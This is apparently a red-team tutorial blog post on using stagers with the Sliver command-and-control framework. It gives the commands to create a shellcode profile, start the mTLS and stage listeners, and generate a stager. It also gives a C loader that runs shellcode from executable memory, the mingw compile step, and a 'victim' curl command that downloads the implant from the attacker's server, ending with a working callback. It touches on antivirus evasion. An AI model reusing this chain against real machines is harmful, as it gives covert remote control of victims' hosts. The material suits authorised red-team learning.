Using Stagers with Sliver
A stager is a small piece of software that has only one primary task: to trigger a larger implant’s download and make the initial connection between host and C2. Stagers are small, lightweight and can help in AV evasion where they can potentially run in-memory.
In this guide, we will be using sliver as our C2 framework for demonstration. Note that the primary goal of this article is not to AV bypass, but merely as a means of demonstration as to how stagers work.
Payload Generation with Sliver
We can begin by creating a new mTLS profile:
1
profiles new --mtls C2_IP --skip-symbols --format shellcode --arch amd64 myprofile
 This creates a profile named
 myprofile without any shellcode obfuscation.

We can now start the mTLS listener:
1
mtls
We also need a stage listener, which takes URL and a profile name as parameters:
1
stage-listener --url tcp://C2_IP:8443 --profile myprofile

 Now, we can move on to stager generation. This can be done with the
 generate stager command, which is quite similar in syntax to msfvenom:
1
generate stager --lhost C2_IP --lport 8443 --arch amd64 --format c --save /tmp
 If we navigate to
 /tmp, or wherever it was saved, we will see some shellcode: 
We need to compile this shellcode into an executable. Dominic Breuker provides a nice program:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
#include "windows.h"

int main()
{
    unsigned char shellcode[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52"
    "\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
    ...
    "\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xb4\x41"
    "\xff\xe7\x58\x6a\x00\x59\xbb\xe0\x1d\x2a\x0a\x41\x89\xda\xff"
    "\xd5";


    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();

    return 0;
}
After replacing the shellcode[] array with our own shellcode, we can compile it:
1
x86_64-w64-mingw32-gcc -o compiled.exe compiler.c
 We can transfer it to our machine:
1
2
3
4
5
# attacker
python3 -m http.server 80

# victim
curl http://C2IP/compiled.exe -o bad.exe
(Remember, this is NOT an AV Bypass!)
We can see how small it is when downloading - my file was only 117KB. After running the implant by double-clicking, a connection back to us should be established:  Success 🎉